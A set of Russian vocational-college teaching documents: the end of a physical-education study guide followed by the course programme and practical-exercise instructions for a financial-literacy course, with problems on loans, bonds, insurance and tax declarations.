- Уметь выполнять упражнения (без учета времени):
  - сгибание и выпрямление рук в упоре лежа
  - подтягивание на перекладине (юноши);
  - поднимание туловища (сед) из положения лежа на спине, руки за головой, ноги закреплены (девушки);
  - прыжки в длину с места;
  - бег 100 м;
  - бег: юноши — 3 км, девушки — 2 км;
  - тест Купера — 12-минутное передвижение;
  - плавание — 50 м.

ЛИТЕРАТУРА

1. Алхасов Д. С. Теория и история физической культуры и спорта : учебник и практикум для среднего профессионального образования / Д. С. Алхасов. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 216 с. — (Профессиональное образование). — ISBN 978-5-534-15307-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515160 (дата обращения: 12.01.2024).

2. Самостоятельная работа студента по физической культуре : учебное пособие для среднего профессионального образования / В. Л. Кондаков [и др.] ; под редакцией В. Л. Кондакова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 149 с. — (Профессиональное образование). — ISBN 978-5-534-13332-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518917 (дата обращения: 12.01.2024).

3. Спортивные игры: правила, тактика, техника : учебное пособие для среднего профессионального образования / Е. В. Конеева [и др.] ; под общей редакцией Е. В. Конеевой. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 322 с. — (Профессиональное образование). — ISBN 978-5-534-13046-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517443 (дата обращения: 12.01.2024).

4. Теория и история физической культуры и спорта в 3 т. Том 3. Паралимпийские игры : учебное пособие для среднего профессионального образования / О. И. Кузьмина, Г. Н. Германов, Е. Г. Цуканова, И. В. Кулькова ; под общей редакцией Г. Н. Германова. — Москва : Издательство Юрайт, 2024. — 531 с. — (Профессиональное образование). — ISBN 978-5-534-12100-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517856 (дата обращения: 12.01.2024).

5. Туревский, И. М. Физическая подготовка: сдача нормативов комплекса ГТО : учебное пособие для среднего профессионального образования / И. М. Туревский, В. Н. Бородаенко, Л. В. Тарасенко. — 2-е изд. — Москва : Издательство Юрайт, 2024. — 148 с. — (Профессиональное образование). — ISBN 978-5-534-11519-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518200 (дата обращения: 12.01.2024).

6. Физическая культура : учебное пособие для среднего профессионального образования / Е. В. Конеева [и др.] ; под редакцией Е. В. Конеевой. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 599 с. — (Профессиональное образование). — ISBN 978-5-534-13554-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517442 (дата обращения: 12.01.2024).

Интернет-ресурсы

1. www.minstm.gov.ru (Официальный сайт Министерства спорта Российской Федерации).
2. www.edu.ru (Федеральный портал «Российское образование»).
3. www.olympic.ru (Официальный сайт Олимпийского комитета России).
4. www.goup32441.narod.ru (сайт: Учебно-методические пособия «Общевойсковая подготовка». Наставление по физической подготовке в Вооруженных Силах Российской Федерации.

Приложение 1. **Образец титульного листа**

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РЕФЕРАТ

ПО ДИСЦИПЛИНЕ СГ.04 ФИЗИЧЕСКАЯ КУЛЬТУРА

по теме _____

Выполнил (а)

Ф.И.О. студента

курс, группа

специальность

Проверил
Ф.И.О. преподавателя

Якутск, 20__

ФИЗИЧЕСКАЯ КУЛЬТУРА

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.05. Основы финансовой грамотности

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины СГ.05. Основы финансовой грамотности разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 10

4. Контроль и оценка результатов освоения дисциплины 11

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.05. ОСНОВЫ ФИНАНСОВОЙ ГРАМОТНОСТИ

1.1. Область применения программы

Рабочая программа дисциплины СГ.05. Основы финансовой грамотности является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника.*

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.05. Основы финансовой грамотности является обязательной дисциплиной социально-гуманитарного цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - применять знания по финансовой грамотности в быту и профессиональной деятельности.

знать:

$З_1$ – основы финансовой грамотности;

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере*[1], использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 42 часа, в том числе

в форме практической подготовки – 14 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 34 часа, в том числе

практические занятия –14 часов;

самостоятельная работа обучающегося – 8 часов

Обязательная часть рабочей программы составляет – 42 часа, вариативная часть – 00 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**42**
в том числе:	
в форме практической подготовки	14
Объем работы обучающегося во взаимодействии с преподавателем	**34**
в том числе:	
практические занятия	14
Самостоятельная работа обучающегося (всего)	**8**

2.2. Формы промежуточной аттестации

5 семестр – дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.05. Основы финансовой грамотности

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*	Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Основы финансовой грамотности		**40**	**14**	
Тема 1.1. Банки	*Содержание учебного материала*	*5*		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1 **Банковская система России. Сберегательные вклады** Лицензия банка. Инвестор. Инвестиции. Пассивные и активные акции банка. Банкротство банков. Центральный банк. Страхование вкладов. Текущие счета. Банковские карты: кредитные, дебитовые. ПИК-код. Банкоматы. Инфляция. Овердфарт. Депозит. Капитализация процентов. **Кредиты и прочие услуги банков.** Кредитор. Заемщик. Эффективная ставка. Микрофинансовые организации. Виды кредитов: потребительский целевой, кредит на неотложные нужды, автокредит, кредит на развитие бизнеса, ипотечный кредит. Рефинансирование кредита. Реструктуризация кредита. Ценные бумаги. Паевые инвестиционные фонды. Драгоценные металлы. Кредитные карты.	2		
	Практические занятия	**2**	2	ОК 01 - ОК 05, ОК 09
	2 **Практическое занятие № 1.** Кредиты: брать или не брать?			
	Самостоятельная работа	**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)			
	2 Обобщение результатов обучения по теме 1.1 Банки	1		
Тема 1.2. Фондовый и валютные рынки	*Содержание учебного материала*	*5*		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1 **Риск и доходность.** Финансовый риск. Ситуация неопределенности. Голубые фишки. Систематический и несистематический риск. Инвестиционный портфель. Диверсификация инвестиций. **Облигации. Акции.** Виды облигаций. Корпоративные облигации. Дефорл облигаций. Государственные облигации. Дивиденды.	1		
	Практическое занятие	**2**	2	ОК 01 - ОК 05, ОК 09
	1 **Практическое занятие № 2.** Облигации. Акции: что выгоднее?			

	2	**Фондовая биржа.** Биржа. Биржевой индекс. Биржевой брокер. Активное и пассивное инвестирование. Валютный рынок: плавающий, фиксированный, регулируемый. Курс валют. Спред. Трейдер.	2		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	Самостоятельная работа		**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)				
Тема 1.3. Страхование	*Содержание учебного материала*		*4*		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1	**Страхование имущества.** Страхователь. Страховщик. Договор страхования. Застрахованный. Выгодоприобретатель. Страховая премия. Страховой случай. Страховая выплата. Страховой полис. Страховой риск. Гражданская ответственность. Автострахование ОСАГО. Автострахование КАСКО. Франшиза. **Страхование жизни и здоровья**. Полис ОМС. Полис ДМС. Страхование жизни.	2		
	Практическое занятие		**2**	2	ОК 01 - ОК 05, ОК 09
	2	**Практическое занятие № 3.** Страховой рынок России			
	Самостоятельная работа		**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)				
Тема 1.4. Налоги	*Содержание учебного материала*		*3*		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1	**Понятия о налогах и их виды.** Налог на добавленную стоимость. Налог на доходы с физических лиц. Налоговая база. Налоговый вычет. Имущественный и транспортный налоги. Пропорциональные и прогрессивные налоги. **Налоговая декларация.** ИНН. Что такое налоговая декларация. Правила ее заполнения. Стандартные и социальные налоговые вычеты. Имущественные вычеты. Санкции за неуплату налогов. Сайт налоговой инспекции; как им пользоваться.	2		
	Практическое занятие		**2**	2	ОК 01 - ОК 05, ОК 09
	2	**Практическое занятие № 4.** Налоговая декларация			
	Самостоятельная работа		**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)				
Тема 1.5. Пенсионное страхование	*Содержание учебного материала*		*4*		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1	**Обязательное пенсионное страхование.** Пенсия. Страховой стаж. Пенсионный калькулятор. **Добровольное пенсионное страхование.** Негосударственный пенсионный фонд. Корпоративные пенсионные фонды. Виды пенсионных накоплений.	2		
	Практическое занятие		**2**	2	ОК 01 - ОК 05, ОК 09
	2	**Практическое занятие № 5.** Пенсионный калькулятор			

	Самостоятельная работа	**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)			
Тема 1.6. Финансовые механизмы работы фирмы	*Содержание учебного материала*	*4*		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1 **Взаимоотношения работодателя и сотрудников.** Прием на работу. Собеседование. Испытательный срок. Права и обязанности работника. Обязанности работодателя. Увольнение. Эффективность компании, банкротство и безработица	2		
	Практическое занятие	**2**	2	ОК 01 - ОК 05, ОК 09
	2 **Практическое занятие № 6.** Решение практических задач по теме			
	Самостоятельная работа	**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)			
Тема 1.7. Собственный бизнес	*Содержание учебного материала*	*4*		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1 **Предпринимательская деятельность** Предпринимательство. Новаторство. Малый бизнес в России **Создание собственной компании** Стартап. Бизнес-план. Выбор правовой формы предприятия. Регистрация предприятия	2		
	Практическое занятие	**2**	2	ОК 01 - ОК 05, ОК 09
	2 **Практическое занятие № 7.** Стартап			
	Самостоятельная работа	**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)			
Тема 1.8. Риски в мире денег	*Содержание учебного материала*	***2***		ОК 01, ОК 03, ОК 05, ОК 06, ОК 09
	1 **Экономические кризисы. Финансовое мошенничество** ВВП: реальный, номинальный. Дефолт. Рецессия. Деривати. Фальшивомонетчики. Фальшивые банки. Финансовые пирамиды.	2		
	Самостоятельная работа	**1**		ОК 01 - ОК 03, ОК 05, ОК 06, ОК 09
	Выполнение заданий по теме (в рабочей тетради)			
	Дифференцированный зачет	***2***		
	ВСЕГО:	**42**	14	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете экономики и менеджмента.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.05. Основы финансовой грамотности разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

2. Жданова А.О., Зятьков М.А. Финансовая грамотность: рабочая тетрадь. СПО. – М.:ВАКО. 2020

3. Жданова А.О. Финансовая грамотность: материалы для родителей. СПО. – М.:ВАКО. 2020

5. Фрицлер А. В. Основы финансовой грамотности : учебник для среднего профессионального образования / А. В. Фрицлер, Е. А. Тарханова. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 148 с. — (Профессиональное образование). — ISBN 978-5-534-16794-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531714 (дата обращения: 12.01.2024).

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также по результатам промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - применять знания по финансовой грамотности в быту и профессиональной деятельности.	- оценка выполнения заданий на практических занятиях; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
знать:		
$З_1$ – основы финансовой грамотности;	- оценка выполнения заданий на практических занятиях; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере*, использовать знания по правовой и	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и

финансовой грамотности в различных жизненных ситуациях	проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных российских духовно-нравственных ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*	- ведет деловую беседу в соответствии с этическими нормами - признает чужое мнение - способен к эмпатии - не обманывает - старается выполнять задания сам, не прибегая к помощи других
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном*[2] языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную

[2] Выделенное курсивом не формируется в рамках данной дисциплины

	лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ОСНОВЫ ФИНАНСОВОЙ ГРАМОТНОСТИ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по *специальности*
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по дисциплине СГ.05. Основы финансовой грамотности

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

Пояснительная записка

Дисциплина СГ.05. Основы финансовой грамотности является обязательной дисциплиной социально-гуманитарного цикла по *специальности 09.02.09 Веб-разработка.*

Основы финансовой грамотности изучается в течение одного семестра.

В результате освоения раздела обучающийся **должен**

уметь:

$У_3$ - применять знания по финансовой грамотности в быту и профессиональной деятельности.

знать:

$З_4$ – основы финансовой грамотности;

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере*[1], использовать знания по правовой и финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных российских духовно-нравственных ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках.

Количество практических занятий – 7.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

Требования к выполнению практических работ

Практические работы выполняются обучающимися в обязательном порядке по указанию преподавателя.

Работы выполняются в рабочей тетради и сдаются для проверки преподавателю. Полученная оценка выставляется в журнал и учитывается при освоении учебной дисциплины в целом.

Критерии оценивания практических работ

«Отлично»- ответы на задачи или письменные вопросы даны полностью и правильно. При ответе присутствуют причинно- следственные связи.
Общее количество правильных ответов- 90-100%.

«Хорошо» -в ответах на задачи или письменные вопросы присутствуют неточности или отсутствуют некоторые моменты. При ответе не всегда присутствуют причинно- следственные связи. Общее количество правильных ответов – 80-89%.

«Удовлетворительно» - ответы на задачи или письменные вопросы даны частично. Общее количество правильных ответов – 70-80%.

«Неудовлетворительно» - ответы на задачи или вопросы либо отсутствуют, либо даны неправильные ответы, либо ответ содержит менее половины правильного ответа. Общее количество правильных ответов – менее 69%.

Практическое занятие № 1

Тема «Кредиты: брать или не брать»

Цель: сформировать умения применять знания по финансовой грамотности в быту и профессиональной деятельности

Литература:
1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

Время выполнения - 2 часа

Порядок выполнения:

1. Решите практические задачи (см.[1] стр.78-79)

Практическая задача 1

1. Распределите потенциальных заёмщиков по убыванию надёжности и объясните свой выбор.

А) Профессор, 45 лет, зарплата 40 тыс. руб. в месяц, есть машина и квартира.

Б) Индивидуальный предприниматель, 30 лет, может подтвердить доход от бизнеса 30 тыс. руб. в месяц за последние три месяца, в прошлом – два просроченных кредита.

В) Ученик колледжа, 21 год, поручителем выступает старший брат с доходом 30 тыс. руб. в месяц.

Г) Пенсионерка, 70 лет, владелец двухкомнатной квартиры и деревенского дома, пенсия + доход 15 тыс. руб. в месяц от сдачи квартиры.

2. Кому из заёмщиков банк, скорее всего, откажет в кредите и почему?

Практическая задача 2

Если клиент банка возьмёт 40 тыс. руб. в кредит на два года под 25% годовых при эффективной ставке по кредиту 30%, каков будет ежемесячный платёж? Если этот клиент просрочит 12-й и 13-й платежи и погасит их только вместе с 14-м платежом, а штраф за просроченный платёж составит 70% от суммы ежемесячного платежа, сколько всего он заплатит за два года?

Практическая задача 3

Какую вещь или услугу вы хотели бы приобрести в кредит. Это может быть любое крупное приобретение: автомобиль, новая мебель, оплата образования. (Не выбирайте квартиру или дом – это ипотека)

1. Определите (с помощью Интернета) примерную стоимость выбранного товара (услуги).

2. Выясните условия кредитования в различных банках, имеющих отделения в вашем городе (например, на портале www.banki.ru). Под какой процент и на какой срок вы можете взять кредит?

3. Оцените ваш будущий семейный бюджет. Можете ли вы позволить себе такой кредит? Если да, переходите к следующему пункту. Если нет, замените выбранный товар (услугу) на что-то более доступное.

4. Позвоните в один из понравившихся вам банков (зайдите на его сайт) и узнайте, какую эффективную ставку банк готов предложить вашей семье. Составьте с помощью онлайн-калькулятора график и размер выплат по кредиту. Ещё раз оцените, можете ли вы позволить себе этот кредит.

Практическое занятие № 2

Тема «Облигации. Акции: что выгоднее?»

Цель: сформировать умения применять знания по финансовой грамотности в быту и профессиональной деятельности

Литература:
1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

Время выполнения - 2 часа

Порядок выполнения:

1. Решите практические задачи (см.[1] стр.137)

Практическая задача 1

Компания ПАО «Супер-Эмитент» в ноябре 2016 г. разместила облигации номиналом 1000 руб. со сроком погашения через четыре года и купоном 18% годовых с выплатой раз в год.

1. За сколько вы готовы купить эту облигацию, если ставка дисконтирования 20%? А если ставка дисконтирования 15%?

2. Если вы купили эту облигацию за 962 руб., когда до погашения оставалось чуть меньше двух лет, и держали до конца срока, какова её чистая годовая доходность после уплаты налогов? Какова её доходность, если бы вы держали облигацию один год и один день и продали за 975 руб.?

Практическая задача 2

1. На сайте АКРА изучите рейтинг российских эмитентов ценных бумаг и рейтинг эмиссий (www.acra-ratings.ru: Рейтинги → Рейтинг эмиссий или Рейтинг эмитентов). В строке «Поиск» введите запрос «облигация». Затем в поле «Рейтинг» выберите категорию ААА. Назовите три компании, чьи облигации имеют самый высокий рейтинг. Выше ли он рейтинга государственных облигаций с аналогичным сроком? Обсудите со сверстниками, какую часть сбережений они были бы готовы вложить в корпоративные облигации, а какую – в государственные. (Если хотите узнать доходность этих облигаций, найдите график изменения цен облигаций на портале https://quote.rbc.ru, введя название облигации в строке поиска*.)

2. Назовите три компании с самым низким рейтингом (выберите в поле «Рейтинг» соответствующую категорию). Обсудите с родителями, насколько рискованно приобретать такие облигации. Какова должна быть доходность этих облигаций, чтобы привлечь ваших родителей?

Практическое занятие № 3
Тема «Страховой рынок России»

Цель: сформировать умения применять знания по финансовой грамотности в быту и профессиональной деятельности

Литература:
1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

Время выполнения - 2 часа

Порядок выполнения:

1. Решите практические задачи (см.[1] стр.208-209)

Изучите структуру страхового рынка России по видам страхования, представленную в таблице, и ответьте на вопросы.

Вид страхования	Страховые премии (взносы), млн руб.		Выплаты по договорам страхования, млн руб.	
	2008 г.	2017 г.	2008 г.	2017 г.
Всего по добровольному и обязательному страхованию	954 754,2	1 284 990,8	633 233,6	513 205,4
Добровольное страхование – всего	468 764,4	1 036 531,8	200 512,4	316 736,1
В том числе: *Личное страхование*	128 479,6	593 826,8	69 553,3	157 180,1
В том числе страхование: жизни	19 229,8	331 734,7	6 089,1	36 709,8
от несчастных случаев и болезни	34 760,1	121 811,4	4 396,7	14 508,6
медицинское	74 489,7	140 280,6	59 067,5	105 961,7
Имущественное страхование	**340 284,8**	**442 705,0**	**130 959,1**	**178 222,2**
В том числе страхование: имущества юридических лиц	162 393,9	185 509,2	41 627,2	73 901,1
имущества граждан	152 363,2	164 311,3	86 241,1	63 395,0
предпринимательских и финансовых	4 069,5	35 322,1	427,5	13 350,0
гражданской ответственности рисков	21 458,3	53 617,5	2 663,3	7 370,1
Обязательное страхование – всего	485 989,8	248 459,0	432 721,2	196 469,4

В том числе: *Личное страхование*	405 609,3	18 328,3	384 302,1	16 520,1
Имущественное страхование	80 380,5	230 130,8	48 419,1	179 949,3
в том числе страхование гражданской ответственности	80 361,4	230 130,7	48 414,0	179 949,3
из него владельцев транспортных средств	80 355,6	224 259,5	48 314,0	178 754,3

Источник: по данным Росстата

1. Как изменилась структура российского рынка страхования с 2008 по 2017 г.? Какие виды страхования занимали наибольшую долю на рынке в 2008 г. и какие – в 2017 г.?

2. Какую долю на этом рынке занимало добровольное страхование имущества граждан в 2008 и 2017 гг.? По вашему мнению, это много или мало? Нужно ли семьям страховать своё имущество?

Практическое занятие № 4
Тема «Налоговая декларация»

Цель: сформировать умения применять знания по финансовой грамотности в быту и профессиональной деятельности

Литература:
1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

Время выполнения - 2 часа

Порядок выполнения:

1. Решите практические задачи (см.[1] стр.235)

1. Воспользуйтесь порталом ФНС России https://service.nalog.ru/ inn.do, чтобы узнать, есть ли у вас ИНН.

2. Обсудите с родителями, были ли в вашей семье или у ближайших родственников расходы, связанные с лечением в медицинских организациях России или очным обучением. Имеют ли члены вашей семьи право на получение социального налогового вычета?

3. Узнайте, получают ли ваши родители налоговый вычет в связи с наличием детей.

4. Сайт ФНС России предоставляет примеры заполнения налоговых деклараций по форме 3-НДФЛ (https://www.nalog.ru: Налогообложение в РФ → Действующие в РФ налоги и сборы → Налог на доходы физических лиц (НДФЛ) → Налоговые вычеты → Примеры заполнения налоговых деклараций по форме 3-НДФЛ). Если вы определили, что члены вашей семьи могут претендовать на получение социального вычета, помогите им заполнить налоговую декларацию.

5. Если ваша семья не может претендовать на социальный вычет, используйте сайт ФНС России для заполнения гипотетической налоговой декларации. Пусть некий Александр Булочкин получил в предыдущий год доход в виде заработной платы от ООО «Вологодские спички» и оплатил обучение своего сына в колледже. Стоимость обучения в колледже и размер заработной платы, а также все остальные недостающие данные придумайте сами. Оцените, на какой налоговый вычет может претендовать Александр. Чему оказался равен налоговый вычет?

Не подавайте данную декларацию в налоговую инспекцию!
Это может быть расценено как предоставление заведомо ложных данных.

Практическое занятие № 5
Тема «Пенсионный калькулятор»

Цель: сформировать умения применять знания по финансовой грамотности в быту и профессиональной деятельности

Литература:
1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

Время выполнения - 2 часа

Порядок выполнения:

1. Зайдите на сайт Пенсионного фонда РФ www.pfr.ru и рассчитайте свою будущую пенсию

Практическое занятие № 6
Тема «Решение практических задач»

Цель: сформировать умения применять знания по финансовой грамотности в быту и профессиональной деятельности

Литература:
1. Жданова А.О., Савицкая Е.В. Финансовая грамотность: материалы для обучающихся. СПО. – М.:ВАКО. 2020

Время выполнения - 2 часа

Порядок выполнения:

1. Решите практические задачи (см.[1] стр.296-297)

Предприятие «Мопс-М» занимается пошивом комбинезонов для карликовых пород собак. Каждая швея изготавливает 25 комбинезонов в месяц. Предположим, что одна швейная машинка служит 12 месяцев и каждой швее нужно по машинке.

